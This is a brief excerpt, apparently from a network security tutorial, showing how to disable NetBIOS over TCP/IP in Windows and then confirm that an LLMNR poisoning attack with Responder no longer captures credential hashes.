
Disabling NetBIOS

Click on **Advanced** and select the **WINS tab**. Under this tab, select "**Disable NetBIOS over TCP/IP**" and click **Okay**:




Testing the Mitigation

Repeat the entire attack as demonstrated above. The first thing you will notice: you are no longer prompted to enter credentials for a file share:



Testing the Mitigation

The second thing you'll notice: responder is not picking up any hashes. It worked! We have successfully prevented the LLMNR Poisoning attack:



thanks for your attention